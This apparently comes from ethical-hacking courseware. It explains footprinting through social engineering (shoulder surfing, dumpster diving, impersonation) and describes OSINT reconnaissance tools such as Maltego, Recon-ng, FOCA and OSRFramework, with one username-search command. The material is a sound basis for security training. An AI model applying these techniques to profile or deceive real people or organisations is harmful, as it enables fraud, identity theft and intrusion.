
LO#10: Demonstrate Footprinting through Social Engineering



Footprinting through Social Engineering

- Social engineering is an art of exploiting human behaviour to **extract confidential information**
- Social engineers depend on the fact that **people are unaware** of their valuable information and are careless about protecting it

Social engineers attempt to gather

- Credit card details and social security number
- Usernames and passwords
- Security products in use
- Operating systems and software versions
- Network layout information
- IP addresses and names of servers

Social engineering techniques include

- Eavesdropping
- Shoulder surfing
- Dumpster diving
- Impersonation


Footprinting through Social Engineering

So far, we have discussed the different techniques for gathering information using online resources or tools. Now, we will discuss footprinting through social engineering, i.e., the art of obtaining information from people by exploiting their weaknesses. This section covers the concept as well as the techniques used to gather information through social engineering.

Social engineering is a non-technical process in which an attacker misleads a person into providing confidential information inadvertently. In other words, the target is unaware of the fact that someone is stealing confidential information. The attacker takes advantage of the gullible nature of people and their willingness to provide confidential information.

To perform social engineering, an attacker first needs to gain the confidence of an authorized user and then mislead that user into revealing confidential information. The goal of social engineering is to obtain the required confidential information and then use that information for malicious purposes such as gaining unauthorized access to the system, identity theft, industrial espionage, network intrusion, fraud, and so on. The information obtained through social engineering may include credit card details, social security numbers, usernames and passwords, other personal information, security products in use, OS and software versions, IP addresses, names of servers, network layout information, and so on.

Social engineering can be performed in many ways, such as eavesdropping, shoulder surfing, dumpster diving, impersonation, tailgating, third-party authorization, piggybacking, reverse social engineering, and so on.



Collecting Information Using Eavesdropping, Shoulder Surfing, Dumpster Diving, and Impersonation

Eavesdropping	**Unauthorized listening of conversations** or reading of messages It is the **interception of any form of communication**, such as audio, video, or text
Shoulder Surfing	**Secretly observing the target** to gather critical information, such as **passwords**, **personal identification number**, account numbers, and credit card information
Dumpster Diving	**Looking for treasure in someone else's trash** It involves the collection of **phone bills**, **contact information**, **financial information**, operations-related information, etc. from the target company's trash bins, printer trash bins, user desk for sticky notes, etc.
Impersonation	**Pretending to be a legitimate or authorized person** and using the phone or other communication medium to mislead targets and trick them into revealing information

Collecting Information Using Eavesdropping, Shoulder Surfing, Dumpster Diving, and Impersonation

Eavesdropping, shoulder surfing, dumpster diving, and impersonation are social engineering techniques widely used to collect information from people.

- **Eavesdropping**

  Eavesdropping is the act of intercepting communication in any form, such as audio, video, or text, without the consent of the communicating parties. It also includes reading confidential messages from communication media such as instant messaging or fax transmissions. The attacker can gain information by tapping phone conversations or intercepting audio, video, or written communications.

- **Shoulder Surfing**

  Shoulder surfing is a technique whereby attackers secretly observe the target to gain critical information. In the shoulder surfing technique, an attacker stands behind the victim and secretly observes the victim's activities on the computer, such as keystrokes while entering usernames, passwords, and so on. The technique is effective in gaining passwords, personal identification numbers, security codes, account numbers, credit card information, and similar data. Attackers can easily perform shoulder surfing in a crowded place, as it is relatively easy to stand behind and watch the victim without his or her knowledge.

- **Dumpster Diving**

  This uncouth technique, also known as trashing, involves the attacker rummaging for information in garbage bins. The attacker may gain vital information such as phone bills, contact information, financial information, operations-related information, printouts of source codes, printouts of sensitive information, and so on from the target company's trash bins, printer waste bins, sticky notes at users' desks, and so on**.** The attacker may also gather account information from ATM trash bins. The information can help the attacker to commit attacks.

- **Impersonation**

  Impersonation is a technique whereby an attacker pretends to be a legitimate or authorized person. Attackers perform impersonation attacks personally or use phones or other communication media to mislead targets and trick them into revealing information. The attacker might impersonate a courier/delivery person, janitor, businessman, client, technician, or he/she may pretend to be a visitor. Using this technique, an attacker gathers sensitive information by scanning terminals for passwords, searching important documents on desks, rummaging bins, and so on. The attacker may even try to overhear confidential conversations and "shoulder surf" to obtain sensitive information.

LO#11: Use Various Footprinting Tools

Footprinting Tools: Maltego and Recon-ng

Maltego

Maltego can be used to determine the **relationships and real world links** between people, groups of people, organizations, websites, Internet infrastructure, documents, etc.

Footprinting Tools

Many organizations offer tools that facilitate information gathering. This section describes the tools used to obtain information from various sources.

Footprinting tools are used to collect basic information about target systems to exploit them. Information collected by footprinting tools includes the target's IP location, routing information, business information, address, phone number, social security number, details about the source of an email and a file, DNS information, and domain information.

- **Maltego**

  Source: *https://www.maltego.com*

  Maltego is an automated tool that can be used to determine the relationships and real-world links between people, groups of people, organizations, websites, Internet infrastructure, documents, etc.

  Attackers can use different entities available in the tool to obtain information such as email addresses, a list of phone numbers, and a target's Internet infrastructure (domains, DNS names, Netblocks, IP addresses information).

  As shown in the screenshot, attackers add a `Website entity`, rename it with the target's domain, and obtain the email addresses and phone numbers associated with the target.

- **Recon-ng**

  Source: *https://github.com*

  Recon-ng is a web reconnaissance framework with independent modules for database interaction that provides an environment in which open-source web-based reconnaissance can be conducted.

  As shown in the screenshot, attackers use the module `recon/domains-hosts/brute_hosts` to extract a list of hosts associated with the target URL.

- **FOCA**

  Source: *https://www.elevenpaths.com*

  Fingerprinting Organizations with Collected Archives (FOCA) is a tool used mainly to find metadata and hidden information in the documents that its scans. FOCA is capable of scanning and analyzing a wide variety of documents, with the most common ones being Microsoft Office, Open Office, or PDF files.

  Features:

  - **Web Search** - Searches for hosts and domain names through URLs associated with the main domain. Each link is analyzed to extract information from its new host and domain names.

- **DNS Search** - Checks each domain to ascertain the host names configured in NS, MX, and SPF servers to discover the new host and domain names.
- **IP Resolution** - Resolves each host name by comparison with the DNS to obtain the IP address associated with this server name. To perform this task accurately, the tool performs analysis against the organization's internal DNS.
- **PTR Scanning** - Finds more servers in the same segment of a determined address; IP FOCA executes a PTR log scan.
- **Bing IP** - Launches FOCA, which is a search process for new domain names associated with that IP address for each IP address discovered.
- **Common Names** - Perform dictionary attacks against the DNS.

As shown in the screenshot, attackers search the target domain and obtain the file information stored in it. The extracted files can be viewed on the web browser. Further, the attackers can view additional information such as network domains, roles, vulnerabilities, and metadata of the target domain.

- **OSRFramework**

  Source: *https://github.com*

  OSRFramework includes applications related to username checking, DNS lookups, information leaks research, deep web search, and regular expression extraction.

  The tools included in the OSRFramework package that attackers can use to gather information on the target are listed below:

  - `usufy.py` – Checks for a user profile on up to 290 different platforms
  - `mailfy.py` – Check for the existence of a given email
  - `searchfy.py` – Performs a query on the platforms in OSRFramework
  - `domainfy.py` – Checks for the existence of domains
  - `phonefy.py` – Checks for the existence of a given series of phones
  - `entify.py` – Uses regular expressions to extract entities

  As shown in the screenshot, attackers use the following command to search for a target user on social media platforms,

  `searchfy.py -q "<Target Username>"`

- **OSINT Framework**

  Source: *https://osintframework.com*

  OSINT Framework is an open source intelligence gathering framework that helps security professionals in performing automated footprinting and reconnaissance, OSINT research, and intelligence gathering. It is focused on gathering information from free tools or resources. This framework includes a simple web interface that lists various OSINT tools arranged by category, and it is shown as an OSINT tree structure on the web interface.

  As shown in the screenshot, the tools listed include the following indicators:

  - (T) - Indicates a link to a tool that must be installed and run locally
  - (D) - Google dork
  - (R) - Requires registration
  - (M) - Indicates a URL that contains the search term and the URL itself must be edited manually

- **Recon-Dog**

  Source: *https://www.github.com*

  Recon-Dog is an all-in-one tool for all basic information gathering needs. It uses APIs to collect information about the target system.

  Features:

  - **Censys**: Uses censys.io to gather a massive amount of information about an IP address.
  - **NS lookup**: Performs name server lookup
  - **Port scan**: Scans most common TCP ports
  - **Detect CMS**: Can detect 400+ content management systems
  - **Whois lookup**: Performs a Whois lookup
  - **Detect honeypot**: Uses shodan.io to check if the target is a honeypot
  - **Find subdomains**: Uses findsubdomains.com to find subdomains
  - **Reverse IP lookup**: Performs a reverse IP lookup to find domains associated with an IP address
  - **Detect technologies**: Uses wappalyzer.com to detect 1000+ technologies
  - **All**: Runs all utilities against the target

- **Spyse**

  Source: *https://spyse.com*

  Spyse is an online platform that can be used to collect and analyze information about devices and websites available on the Internet. It probes every public IP address, crawls every website, curates and enriches the resulting data, and makes the data intelligible through an interactive search engine and application programming interface (API).

  Attackers can use different parameters available in this tool to identify information such as subdomains, IP addresses, HTTP response status, SSL/TTL certificates, vulnerability scores (low, high, and medium risk), and DNS records of the target domain or website.

